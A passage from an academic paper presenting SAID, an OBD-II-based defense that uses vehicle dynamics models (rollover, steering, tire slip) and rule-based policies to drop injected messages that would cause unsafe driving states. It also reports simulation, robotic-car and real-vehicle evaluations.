The term *rollover index* is used to indicate the real-time likelihood of the vehicle to rollover in vehicle roll dynamics. To defend against the MIAs that cause rollovers, we calculate the *rollover index* using the real-time difference in vertical tire loads between left and right sides of the vehicle [81], which is also known as vertical load transfer ratio (LTR). The right subfigure of Fig. 2 shows the vehicle coordinate, where we use a_x, a_y, and a_z to represent the accelerations on the x-axis, y-axis, and z-axis directions. The left subfigure depicts the schematic of a vehicle with a sprung mass that undergoes roll motion, where h, ℓ_w, and ϕ denote the height from ground to the roll center of the vehicle, the track, and the roll angle, respectively. Eq. (1) is used to calculate the LTR based on the difference between the vertical tire forces F_{zr} and F_{zl}, which are caused by the roll motion.

$$LTR = \frac{F_{zl} - F_{zr}}{F_{zl} + F_{zr}} \tag{1}$$

As shown in Fig. 2, the vertical forces on the left tires (i.e., F_{zl}) increase while the vertical forces on the right tires (i.e., F_{zr}) decrease when the vehicle has a positive roll angle (i.e., $\phi > 0$), and hence right tires will lift off the ground (i.e., $F_{zl} = 0$) when ϕ is large. Likewise, if ϕ has a significant negative value, the left tires will lift off the ground (i.e., $F_{zr} = 0$). Consequently, the tire lift-off happens when $F_{zl} = 0$ or $F_{zr} = 0$, corresponding to $LTR = 1$ or $LTR = -1$, respectively, and therefore LTR is in range $(-1, 1)$ to prevent rollover.

The calculation of LTR is not straightforward because we cannot obtain F_{zl} and F_{zr} directly. Since the left and right tires are two support points, the vehicle lateral dynamics can be characterized by Eq. 2 and 3 approximately according to torque equilibrium. By combining Eq. 1, 2, and 3, LTR can

be calculated through Eq. 4.

$$F_{zr} \cdot \ell_w + ma_y \cdot h \cdot \cos\phi + ma_z \cdot \frac{\ell_w}{2} \cdot \cos\phi = 0 \quad (2)$$

$$F_{zl} \cdot \ell_w - ma_y \cdot h \cdot \cos\phi + ma_z \cdot \frac{\ell_w}{2} \cdot \cos\phi = 0 \quad (3)$$

$$LTR = \frac{F_{zl} - F_{zr}}{F_{zl} + F_{zr}} = \frac{2a_y h}{a_z \ell_w} \quad (4)$$

Criterion: For vehicle roll stability and early warning, the LTR should be kept in a special range. That is, a_y and a_z should meet the requirement represented by Eq. 5, where LTR_{ro} is the threshold for safe roll motions, and its default value is 0.6 according to [56]. Thus, when Eq. 5 is not met, the vehicle has a high risk of rollover. Moreover, the risk increases with the increments of vehicle speed v_a and steering angle δ because a_y depends on them. When $|LTR|$ is 1, the tires of one side will lift off the ground.

$$\left|\frac{a_y}{a_z}\right| < \frac{\ell_w}{2h} \cdot LTR_{ro} \quad (5)$$

4.2 Steering (Yaw) Dynamics (SD)

An adversary can cause steering dynamics, such as severe under/oversteer, during cornering by injecting specific messages [8]. Particularly, if the wheels of the vehicle begin to side slip (i.e., loss grip) when cornering, the vehicle is in understeer or oversteer. In practice, the low under/oversteer is common and not noticed by the drivers, and the severe under/oversteer can let feel "loss of vehicle control". Also, when severe under/oversteer occurs, the actual tire track will be obviously different from the driver's intended track, and such a state is difficult to correct. Raimondo et al. [82] analyzed 1,674 accidents in 5 European countries from EACS (European Accident Causation Survey) and showed that many accidents causation was identified as "loss of vehicle control". In particular, the causation of around 50% of injury accidents occurring in cornering and around 18% of injury accidents occurring in straight lines is because the driver loses control of his/her vehicle, either laterally (i.e., slide slip) or longitudinally (e.g., wheels are locked during braking).

To defend against such attacks, we leverage steering dynamics to identify the incoming messages that can cause oversteer or understeer, which is depicted by the right part of Fig. 3. Specifically, understeer indicates that the required grip exceeds the traction of the front tires and the vehicle head slides wide across the ground; Oversteer means that the required grip exceeds the traction of the rear tires, and the vehicle tail slides wide.

$$\delta_i = \arctan\left(\frac{L}{r - \frac{\ell_w}{2}}\right) \quad (6)$$

$$\delta_o = \arctan\left(\frac{L}{r + \frac{\ell_w}{2}}\right) \quad (7)$$

The vehicles use the Ackermann steering geometry, and the front tires are the steering wheels [53]. As shown in the left part of Fig. 3, during cornering, the front inner tire steers for a bigger angle than the front outer tire in order to let the vehicle rotate around the middle point between the rear tires, and there exists a common point, called the instantaneous center of rotation (ICR), lying in the intersection of all tire axes. In Fig. 3, we use δ_i, δ_o, and δ to represent the steering angles of the front inner tire, the front outer tire, and the vehicle heading direction, respectively. L and r are the wheelbase and the turning radius of vehicle, respectively, and ℓ_w is the track.




Figure 3: Ackermann steering geometry and under/oversteer.

During cornering, the steering angles can be determined by Eq. 6 and 7. Since L and ℓ_w are small compared to r, these two equations can be approximated by Eq. 8 and 9, and then the neutral steering angle of the vehicle $\delta_{neutral}$ can be obtained by Eq. 10. Note that the neutral steering angle $\delta_{neutral}$ is the required steering angle to turn around the ICR if there is no side tire slip [49]. Understeer occurs if $|\delta| < |\delta_{neutral}|$, where δ is the actual vehicle steering angle and obtained through dividing the steering wheel angle by steering wheel ratio δ_w/λ. Inversely, oversteer occurs if $|\delta| > |\delta_{neutral}|$.

$$\delta_i \approx \frac{L}{r - \frac{\ell_w}{2}} \quad (8)$$

$$\delta_o \approx \frac{L}{r + \frac{\ell_w}{2}} \quad (9)$$

$$\delta_{neutral} \approx \frac{\delta_i + \delta_o}{2} \cong \frac{L}{r} \quad (10)$$

If the cornering speed is constant, the centripetal acceleration a_y of the vehicle is calculated by Eq. 11, and we can further get Eq. 12 by substituting Eq. 10 and 11.

$$a_y = \frac{{V_x}^2}{r} \quad (11)$$

$$\delta_{neutral} \approx \frac{L \cdot a_y}{{V_x}^2} \quad (12)$$

Criterion: It is worth noting that small understeer or oversteer is common. To prevent abnormal steering motions, we regard the cases when δ is larger than $1.2 \cdot |\delta_{neutral}|$ and smaller than $0.8 \cdot |\delta_{neutral}|$ as severe oversteer and severe understeer, respectively. When severe oversteer occurs, the driver needs to reduce the throttle or brake as well as the steering wheel angle, but the driver should not suddenly change the throttle, brake, or steering wheel angle when the understeer occurs [38]. Therefore, the increases of throttle, brake, and steering wheel angle are abnormal in the oversteer state, and any quick change of them is abnormal in the understeer state.




Figure 4: Vehicle tire slip geometry.

4.3 Accelerating/braking Dynamics (BD)

Tire slip occurs when accelerating and braking, and it represents the difference between the actual speed at the axle of the vehicle and the rotational speed of the tire. The total slip S consists of longitudinal slip and lateral slip [49], denoted by S_x and S_y, respectively. The total slip ratio σ is the vector sum of longitudinal slip ratio σ_x and lateral slip ratio σ_y, as shown in Eq. 13.

$$\sigma = \sqrt{\sigma_x^2 + \sigma_y^2} \tag{13}$$

σ_x denotes the ratio of the difference between the forward velocity of the vehicle V_x and the tire revolution. It is computed by Eq 14, where ω_w is the angular velocity of wheel and r_{eff} is the effective radius of the corresponding free-rolling tire.

$$\sigma_x = \begin{cases} \dfrac{r_{eff}\omega_w - V_x}{V_x} & accelerating \\ \dfrac{r_{eff}\omega_w - V_x}{r_{eff}\omega_w} & breaking \end{cases} \tag{14}$$

The lateral slip ratio σ_y is defined by Eq. 15, where α is the slip angle of the tire as shown in Fig. 4. For front tires, α_f is equal to the steering angle δ minus the front tire velocity angle θ_{Vf} (i.e., Eq. 16). For the rear tires, α_r is equal to the negative of θ_{Vf} (i.e., Eq. 17).

$$\sigma_y = \frac{V_x}{r_{eff}\omega_w} \tan\alpha \tag{15}$$

$$\alpha_f = \delta - \theta_{Vf} \tag{16}$$

$$\alpha_r = -\theta_{Vf} \tag{17}$$

θ_{Vf} equals the arctangent of the sum of lateral vehicle speed V_y and the lateral velocity because the yaw motion of the vehicle $\ell_f\dot{\psi}$ is divided by the longitudinal vehicle speed V_x. $\dot{\psi}$ is the rate of change of orientation of the vehicle, and it approximately equals the z-axis angular velocity (i.e., $\dot{\psi} \approx \omega_z$). ℓ_f is the distances of front wheel axle to the cg. Consequently, θ_{Vf} can be approximated using small angle approximations as following

$$\theta_{Vf} = \frac{V_y + \ell_f\dot{\psi}}{V_x} \tag{18}$$

Since the change of V_x during accelerating/braking approximates to the integral of longitudinal acceleration over time, we can obtain V_x using Eq. 19-20, where P is the frequency of reading data from onboard sensors, $\hat{V}_x$ and $\hat{V}_y$ are the x-axis speed and y-axis at the beginning of accelerating or braking.

$$\hat{V}_x + \int_0^t a_x \cdot dt = \hat{V}_x + \sum a_x \cdot \frac{1}{P} \tag{19}$$




Figure 5: The vehicle dynamics state estimation approach.

$$\hat{V}_y + \int_0^t a_y \cdot dt = \hat{V}_y + \sum a_y \cdot \frac{1}{P} \tag{20}$$

Consequently, we obtain σ through Eq. 14-18 and the data from IVN, onboard sensors, and the vehicle specifications.

Criterion: The tire force is proportional to the slip ratio when the slip ratio is small and inverse proportional to the slip ratio when the slip ratio increases [81]. Literature suggests the maximum force of a tire happens when the σ is between 0.1 to 0.2 [81, 91], and our simulations also show 0.2 gives the best performance. Therefore, we set the threshold of the tire slip ratio to 0.2, and any incoming message causing σ to exceed it will be rejected as an anomaly. Note that if σ is 1, it means the tire is completely held still and locked, in other words, the tire loses traction.

4.4 Dynamic State Estimation

Both in-vehicle and onboard context information is required to estimate the dynamic vehicle states.

In-vehicle Information Collection: We collect the in-vehicle information using the diagnostic services. Specifically, we construct and send diagnostic requests to the IVN and parse the replied diagnostic responses based on the DBC file, which describes how to decode the fields in diagnostic messages.

Onboard Information Collection: Although, for some vehicles, the gyroscope and accelerator information can be retrieved from the IVN, SAID reads such information from the onboard sensors because of two major reasons. First, the vehicle sensors can be compromised by the adversary potentially. Second, if using in-vehicle data, an active non-default (i.e., extended Diagnostic Session [5]) diagnostic session needs to be maintained for retrieving the gyroscope and accelerator information all the time, which can impact the normal diagnostic sessions between the in-vehicle ECUs and the OBD dongles. By contrast, the onboard sensors provide gyroscope and accelerator information directly and timely. Moreover, such onboard sensor data can be used to verify the data retrieved from the IVN for anomaly detection. For instance, if malfunctions occur in the IVN sensors (e.g., lateral and vertical acceleration from onboard sensors), we can identify such errors based on the onboard sensor data.

Data Preprocessing: As onboard sensors may be affected by some environmental factors, e.g., placement of sensors and vibration, we preprocess the sensor data through the following

Table 1: The summary of the context data and vehicle parameters that are used in this paper.

Data source	Symbol	Semantics
In-vehicle	V_x/V_y	the x/y-axis velocities of the vehicle (m/s)
	a'_x, a'_y, a'_z	the x/y/z-axis vehicle accelerations (m/s^2)*
	$\omega'_x, \omega'_y, \omega'_z$	the x/y/z-axis angular velocities (rad/s)*
	δ_w	the steering wheel (degree)
	ω_{rpm}	the engine speed (RPM)
	u	the gear position of the vehicle engine
Onboard	a_x, a_y, a_z	the x/y/z-axis vehicle accelerations (m/s^2)
	$\omega_x, \omega_y, \omega_z$	the x/y/z-axis angular velocities (rad/s)
Vehicle Specification	ℓ_f, ℓ_r	the distances of front/real wheel axle to the cg
	L, ℓ_w	the wheelbase and wheel track of vehicle (m)
	m	the weight of vehicle (kg)
	λ	the steering wheel ratio

* Not all vehicles provide these in-vehicle sensor data.

steps to make SAID resilient to such environmental factors.
S-❶ *Coordinate Calibration:* We transform coordinate calibration into a linear optimization problem and derive the optimal rotation matrix to align the coordinate of the onboard sensors with vehicle coordinate. We build the accurate coordinate calibration using the algorithm described in [86].
S-❷ *Data Denoising:* We employ Kalman Filter [25, 95] to filter out the noise of the sensor readings, which are incurred by device vibration and sensor sensitivity.
S-❸ *Bias Elimination:* We centralize the onboard sensor readings by subtracting their average value when the vehicle stops. In this way, we eliminate the deviations.

We do not use the state estimation based on computer vision because they require powerful computation resources and their accuracy depends on visibility [27]. For example, they may be affected by environment, such as weather and light. Since the GNSS (Global Navigation Satellite System) information is neither always available nor timely [68], especially when the vehicle runs in the urban area, we read the speed information from IVN instead of the onboard sensors. In addition, the onboard sensor data can also help to verify the corresponding data retrieved from the IVN.
Vehicle Motion Estimation: As shown in Fig. 5, we obtain the required information from three sources, including in-vehicle network, onboard sensors, and specifications, which are summarized in Table 1. Furthermore, we apply the dynamics models RD (§4.1), SD (§4.2), and BD (§4.3) to estimate the dynamic vehicle states, including roll states, yaw (steering) states, and tire slip states. Afterward, SAID checks whether the incoming message will cause abnormal dynamic states based on the estimated dynamic states, and the estimation details are presented in §5.3.

5 Injection Attack Defense

Injection attacks against the vehicle can be launched at all layers. For example, the adversary can inject high-priority CAN frames to launch DoS attacks at network layer or diagnostic requests with various parameters to conduct the fuzzy attack at the service layer [45, 54]. Therefore, to prevent injection attacks, SAID analyzes the incoming traffic at multiple layers, including network layer, service layer, and state layer.

5.1 Network Layer Defense

For many vehicles, such as Ford Escape [64] and Jeep Cherokee [66], the CAN frames can be directly injected into IVN through OBD-II port [45, 54], and thus the adversary can launch injection attacks on the IVN by sending CAN frames directly. To defend against the network layer injection attacks, SAID detects the injected abnormal CAN frames according to two major types of policies, which are related to the formats of CAN frames and the patterns of attack traffic, respectively. In particular, at this layer, we build 88 defense policies.

5.2 Service Layer Defense

At the service layer, we focus on detecting the diagnostic messages that violate the specifications of the diagnostic services, which specify both the diagnostic messages and the diagnostic sessions. Currently, SAID supports three types of diagnostic services (i.e., OBD, UDS, and KWP2000).

The diagnostic session is the basis of the communication between OBD-II port and in-vehicle ECUs, and the target ECU is in a specific diagnostic status during diagnosing. Given a diagnostic message, SAID first checks its format according to the defense policies derived from the specifications [2, 4, 5, 7]. If the diagnostic message's format contains errors, it is abnormal and dropped by SAID. This layer contains 504 default defense policies and also supports customized settings.

5.3 State Layer Defense

Since MIAs can be launched to cause abnormal driving states, SAID needs to determine the purposes (i.e., functionalities) of the diagnostic requests to prevent them from causing abnormal driving states. Currently, SAID prevents abnormal vehicle motions and states by leveraging the vehicle dynamics models (i.e., dynamics-based defense) and the rules extracted from safe/eco driving requirements and auto insurance policies (i.e., rule-based defense).
Dynamics-based Defense: Based on the dynamics models presented in §4, we propose 18 defense policies to prevent the MIAs that aim at causing abnormal vehicle motions. For instance, with policy D18, SAID drops the message that increases the steering wheel angle when the vehicle is in a risky tire slip state that is determined using the BD model.
Rule-based Defense: We summarize 37 abnormal states according to the safe driving rules [10, 16–18], the economic driving suggestions [11–13], and the auto insurance pricing policies [47, 55, 59, 83]. For instance, if an incoming message will turn on the turn signal when the vehicle runs straight, it is abnormal and dropped. We design 337 defense policies to defend against the injection attacks that potentially cause abnormal driving states.




Figure 6: The topology of the testbed and robotic cars.

6 Evaluation

We implement a prototype of SAID on an iMx.6 board extended with sensors and two OBD-II ports, running an Android operating system, and the backend services run on the server, through which the users can update the defense rules. For the evaluation, we also implement a customized OBD-II dongle to collect CAN messages from real vehicles and inject CAN messages. As shown in Fig. 6, besides simulating various driving scenarios, we design experiments on the real vehicles, robotic cars, and testbed to evaluate SAID.

Simulation: To evaluate our dynamics-based state estimation and attack defense approaches, we use the professional vehicle simulator CarSim [63] to simulate various abnormal vehicle motions, including rollover, under/oversteer, and accelerating/braking, which are caused by injecting the messages related to throttle, steering wheel, and brake pedal, due to the ethics and safety considerations. We also evaluate the impacts of the model configurations (i.e., thresholds) on the performance of anomaly detection. More defense evaluations are presented in Appendix-A.1.

Robotic Cars: We also use three robotic cars (i.e., NanoCar, JetRacer Pro, and Scout Mini) to evaluate the performance of dynamics-based defense. It is worth noting that the scaled-down robotic cars have various differences from the real passenger vehicles, for example, these robotic cars have no brake, as well as smaller sizes and motion ranges. Consequently, they are more prone to environmental disturbance than a real passenger car. During the evaluation, we add extra loads to the robotic cars to make them more like real cars.

Real Vehicles: We conduct evaluations on seven real vehicles in total. First, we collect over 600 km real road IVN and diagnostic traffic from two real cars, a Skoda Octavia and a Volkswagen Lavida, driven by three drivers with video recording. The real-vehicle traffic is replayed on the testbed for evaluations in §6.2.2 and §6.3. We also evaluate SAID by launching functional service layer attacks on five additional cars, including Audi A4, BMW 523LI, Toyota Corolla HV, Nissan Teana, and Volkswagen Passat, and more details are presented in §6.2.2.

Testbed: We design and implement a vehicle *testbed*, named `VCar`, for evaluating SAID. It can replay the real-vehicle traffic and meanwhile play the recorded video in real-time. The topology of our testbed is shown in Fig. 6, where the vehicle is emulated by `VCar` and the PoC (proof-of-concept) attacks are launched by another laptop (i.e., Adversary). In other words, we mimic the adversary to launch attacks against the vehicle by injecting special data.

We evaluate SAID by answering four research questions.

- **RQ1:** Can SAID correctly estimate vehicle states before anomalies occur based on the vehicle dynamics models?
- **RQ2:** Can SAID effectively detect and prevent the state attacks (MIA-❶) by dropping attack messages?
- **RQ3:** Can SAID effectively detect and prevent the functional attacks (MIA-❷) by filtering out the attack data?
- **RQ4:** How is the additional data transmission latency introduced by SAID?

6.1 Abnormal Dynamic State Detection


We evaluate whether SAID can correctly estimate the dynamic vehicle states before the anomalies (i.e., rollover and severe side slip) occur by simulating three major types of vehicle motions, including cornering, accelerating, and braking, using CarSim.

6.1.1 Roll-based Anomaly Detection: To evaluate whether SAID can correctly estimate the abnormal roll states, as shown in Fig. 7, we simulate various rollover motions, which are caused by different reasons, including steering angle, throttle inputs (acceleration), and brake pedal inputs (deceleration).

In Fig. 7(a), the rollover accident is due to the abnormal steering angle inputs. At the beginning, the vehicle is running at a stable speed of 80 km/h. From 3s, the diagnostic messages are injected to increase the steering wheel angle (left rotation is positive). Then the diagnostic messages are injected to decrease the steering wheel angle suddenly. As a result, the actual LTR exceeds LTR_{ro} from around 4.5s and further increases to around 1 at 7s. Note that $LTR = 1$ means the weight of the vehicle is fully transferred to the tires of one side and rollover may happen. In Fig. 7(b), from 3 s, the specific diagnostic messages (i.e., attack messages) are injected to increase the throttle from 0 to 1 and so that the vehicle speed is accelerated continuously, and then LTR exceeds 1 at around 18s. In Fig. 7(c) and Fig. 7(d), the specific diagnostic messages (i.e., attack messages) are injected to increase and decrease the brake pressure (pedal position) from 3s, and thus the vehicle speed increases and decreases correspondingly. Then LTR exceeds 1 at 4.5s in Fig. 7(c) and 3.5s in Fig. 7(d) due to the injected brake pressure in/decrease messages.


In addition, from Fig. 7, we can see that all abnormal vehicle states are correctly and timely detected by SAID before the rollovers occur using the `RD` model in §4.1.

We further evaluate the `RD` model with various threshold settings. As shown in Fig. 7(e), four rollover scenarios are simulated by continually accelerating the vehicles at full throttle under the constant steering angles of 0.83°, 1.67°, 3.33° and 5°, respectively. Meanwhile, the LTR increases as the vehicle speed grows until rollover occurs. The experimental results show that LTR rises rapidly after 0.2 and starts oscillating



(a) Steering angle (b) Throttle (c) Brake (Increase) (d) Brake (Decrease) (e) Threshold Sensitivity

Figure 7: The perception of rollover due to the injected messages of changing steering angle, throttle, and brake, as well as the simulated four rollover scenarios. The red circles (i.e., $LTR = 1$) in the left four figures indicate the tires of one slide are off the ground. In initial state: (a) $\delta_w = 0°$, in (b-d) $\delta_w = 55°$. The black boxes (right figure) indicate the periods of unstable vehicle states.



(a) Steering angle (b) Brake (c) Throttle

Figure 8: The perception of under/oversteer due to the injected messages that change steering angle, throttle, and brake. In the initial state, the δ_w are (a) (b) and (c) are 8°, 95° and 20°, the vehicle speed of (a) (b) and (c) are 60, 80 and 80 km/h, and road friction coefficient is 0.5. The red boxes indicate severe abnormal under/oversteer.

after 0.6, indicating that the vehicle is in an unstable state (annotated by the black boxes), and then rollover occurs after 5.0s, 1.7s, 0.8s, and 0.7s in these four scenarios, respectively. Hence, we set the default threshold of LTR to 0.6 considering both the unnecessary warnings and reaction time. SAID also allows users to set customized thresholds for their own vehicles. This default threshold (i.e., 0.6) is also used by the existing vehicle safety studies [36, 56].

6.1.2 Steering-based Anomaly Detection: In this experiment, we evaluate if SAID can detect abnormal steering motions before severe anomalies occur (e.g., under/oversteer). As shown in Fig. 8(a), there are diagnostic messages injected to change δ to 0.13 rad ($\delta_w = 150°$) from 3s. Thus, it will let the vehicle enter a severe under/oversteer state, if we consider the states that the ratio of the actual steering angle δ and the neutral steering angel $\delta_{neutral}$ is greater than a threshold (i.e., $\delta/\delta_{neutral} > 1.2$) as anomalies. Similarly, if we inject messages to change the brake pressure and throttle position, the vehicle also enters severe abnormal steering states, which are shown in Fig. 8(b) and Fig. 8(c), respectively. From state estimation results shown in Fig. 8, we can see that SAID can detect the abnormal under/oversteer states before severe anomalies occur by leveraging the SD model in §4.2.

To evaluate the impacts of various thresholds on the detection of abnormal steering states, we simulate the over/understeering motions under different settings (i.e., steering angle and speed). More precisely, in this test, we evaluate the actual values of the turn radius (r) and $\delta/\delta_{neutral}$ when the vehicle moves under constant steering angles and speeds. Note that the theoretical turn radius for setting steering angles, $\delta = 1.67°$, 5°, and 7°, are 100 m, 33.3 m, and 23.8 m, respectively, and the actual results are shown in Table 2. Note that,

Table 2: The actual turn radius of a vehicle when it turns under various constant steering angle r and speed settings. Turning radius r of various threshold setting for the yaw model, $\delta = 1.67°$, 5°, and 7°, the theoretical turn radius are 100.0 m, 33.3 m, and 23.8 m, respectively. 'Na' indicates the vehicle is already in an unstable state and cannot turn in a constant radius.

Steering angle	Speed (km/h)	10.0	20.0	30.0	40.0	50.0	70.0	100.0	≥110.0
1.67°	r (m)	103.3	105.5	110.4	118.3	127.3	146.5	164.6	Na
	$\delta/\delta_{neutral}$	1.0	1.1	1.1	1.2	1.3	1.5	1.6	Na
5°	r (m)	34.4	35.4	37.0	38.8	39.5	Na	Na	Na
	$\delta/\delta_{neutral}$	1.0	1.1	1.1	1.2	1.2	Na	Na	Na
7°	r (m)	24.6	25.4	26.3	26.9	Na	Na	Na	Na
	$\delta/\delta_{neutral}$	1.0	1.1	1.1	1.2	Na	Na	Na	Na


at low vehicle speed and a small steering angle, e.g., below 10km/h and 1.67°, the vehicle has a small slide slip, close to neutral steering, and hence $\delta/\delta_{neutral}$ is close to 1. Conversely, if $\delta/\delta_{neutral}$ is greater than a threshold, side slip happens. The simulation results shown in Table 2 indicate that the vehicle enters into an unstable state easily when $\delta/\delta_{neutral}$ is greater than 1.2, and thus we set the threshold of $\delta/\delta_{neutral}$ to 1.2 for the SD model by default. Due to the vehicle diversity and customized requirements, such as different types of vehicles or different operation conditions, the users can set a proper threshold when deploying SAID.

6.1.3 Accelerating/braking-based Anomaly Detection: We first demonstrate the impacts of threshold settings on abnormal detection performance. Since abnormal accelerating/braking motions can cause severe anomalies, we evaluate whether SAID can detect them by leveraging the BD models (cf. §4.3). Particularly, we simulate the side tire slips due to various injected messages related to throttle, brake pedal, and steering wheel angle.

We demonstrate the impacts of threshold settings of BD on the defense performances with various brake distance tests. The brake distance test is a simple but representative test to evaluate braking stability. In this experiment, we simulated the brake distances required under different road friction coefficients μ and slip ratio σ threshold settings (i.e., 0.05, 0.1, 0.2, 0.3, 0.5, 0.7, and 1.0) when the abnormal messages are injected to maximum brake force. The results are summarized in Table 3. Note that, when the slip ratio is 1.0, the tire is locked. From the simulation results, we can find, for every μ setting, the required brake distance first decreases with the σ threshold setting and then increases with it. The results also demonstrate that the shortest brake distance is required when

Table 3: The brake distances (m) of various parameters settings (i.e., the road friction coefficients μ and the thresholds of σ) for the accelerating/braking model.

Deceleration (km/h)	μ	Thresholds						
		$\sigma = 0.05$	$\sigma = 0.1$	$\sigma = 0.2$	$\sigma = 0.3$	$\sigma = 0.5$	$\sigma = 0.7$	Brake lock
100 - 0	0.9	99.3	76.6	40.4	42.3	46.8	48.1	52.8
	0.6	110.2	89.5	61.8	70.2	72.2	73.9	77.8
	0.3	156.3	142.7	141.8	146.8	150.0	151.0	151.8
80 - 0	0.9	62.7	52.2	26.1	27.1	30.0	30.8	32.8
	0.6	68.2	59.6	40.5	45.1	46.5	47.6	49.1
	0.3	99.0	93.9	92.2	94.9	97.0	97.6	97.6
60 - 0	0.9	35.1	32.3	15.2	15.3	16.8	17.3	19.4
	0.6	38.2	36.3	22.6	25.4	26.2	26.8	28.6
	0.3	54.9	54.1	52.0	53.8	55.0	55.3	55.8
40 - 0	0.9	16.0	16.0	7.1	7.0	7.4	7.7	8.8
	0.6	17.0	17.0	10.4	11.3	11.7	12.0	12.9
	0.3	24.7	24.8	23.4	24.2	24.6	24.8	25
20 - 0	0.9	4.1	4.2	2.2	2.0	1.9	1.9	2.3
	0.6	4.4	4.4	2.9	2.9	2.9	3.0	3.4
	0.3	6.6	6.5	6.0	6.1	6.2	6.2	6.4



(a) Steering Angle (b) Brake (c) Throttle

Figure 9: The perception of side tire slip due to the injected messages that change steering angle, throttle, and brake (the initial vehicle speed for (a) (b) and (c) are 160, 80 and 80 km/h). The red boxes indicate severe abnormal side tire slip motions.

the σ threshold is set to around 0.2, which corresponds to the general cases that the maximum friction generated when the slip ratio is between 0.1 and 0.2 [35, 37, 49]. Consequently, we also set the threshold of the slip ratio σ to 0.2 by default.

Fig. 9 shows the changes of the slip ratio σ when MIAs are launched through injecting messages to change the steering angle, brake pressure, and throttle position, respectively. The red boxes indicate severe abnormal slide tire slips occur. As shown in Fig. 9(b), when the tire is held still and locked completely, σ equals 1, obviously exceeding the threshold. Hence, based on the BD model in §4.3, SAID can correctly and timely capture the abnormal tire slip states when such MIAs are launched, indicating SAID *can effectively detect the MIAs launched to cause abnormal dynamic states based on the dynamics-based models*.

Answer to RQ1: By leveraging the vehicle dynamics models, SAID can correctly and timely identify the abnormal vehicle states, including roll, yaw, and accelerating/braking, before severe anomalies (i.e., rollover, abnormal steering angle, and side tire slip).

6.2 State Attack Defense

In this section, we use simulations, testbed, robotic cars, and real vehicles to evaluate whether SAID can identify the state layer injection attacks based on both the dynamics-based and rule-based policies presented in §5.3.

Table 4: Result of estimating rollover likelihood of NanoCar using *LTR* and defense against MIAs launched by increasing V_x.

V_x / Defense / δ	0.2 m/s		0.4 m/s		0.6 m/s		0.8 m/s		1 m/s	
	No	Yes	No	Yes	No	Yes	No	Yes	No	Yes
5.7°	0.02	0.02	0.04	0.04	0.17	0.17	0.30	0.30	0.48	0.48
11.5°	0.04	0.04	0.15	0.15	0.35	0.35	0.64	0.60	1.01	0.61
17°	0.06	0.06	0.23	0.22	0.52	0.51	0.96	0.60	1.31	0.59

Table 5: Result of estimating rollover likelihood of NanoCar using *LTR* and defense against MIAs launched by increasing δ.

δ / Defense / V_x	5.7°		8.6°		11.5°		14.3°		17°	
	No	Yes	No	Yes	No	Yes	No	Yes	No	Yes
0.2 m/s	0.02	0.02	0.03	0.03	0.04	0.04	0.05	0.05	0.06	0.06
0.6 m/s	0.17	0.17	0.26	0.26	0.35	0.35	0.43	0.43	0.52	0.52
1 m/s	0.48	0.49	0.76	0.64	0.97	0.61	1.11	0.60	1.21	0.62

6.2.1 Dynamics-based Defense: We evaluate the dynamics-based defense through both simulations and robotic cars.

Simulation: When the dynamics-based defense is enabled, the simulation results of the rollover, under/oversteer, and slide tire slip show all the abnormal dynamic states detected in §6.1 are prevented.

Robotic Cars: We also applied the dynamics-based defense to various robotic cars for evaluation.

To evaluate the RD-based defense, we conduct experiments by injecting specific messages (i.e., control commands) into the three robotic cars to continuously increase the steering angle or the speed, which will lead to a high risk of rollover. Table 4 and 5 show the defense results when continuous messages/commands are injected into NanoCar to increase its speed V_x and steering angle δ, and the results include both the *LTR*s measured when defense function is disabled (i.e., "No") and enabled ("Yes"). For example, if an adversary launches a rollover attack by injecting messages to increase the car's speed to 1 m/s when the robotic car runs at the constant steering angle 17°, the RD-based defense can effectively detect such an attack when *LTR* researches the threshold (i.e., 0.6) and prevent the rollover accidents by discarding the injected commands and preventing *LTR* from exceeding the threshold, i.e., *LTR* equals 0.59.

The experiments on JetRacer and Scout Mini achieve similar results, and we just present the detailed evaluation results of NanoCar due to the page limitation. Consequently, the evaluation results of robotic cars show our RD-based defense can effectively and timely identify the injected abnormal messages and further discard them to keep the vehicle safe.

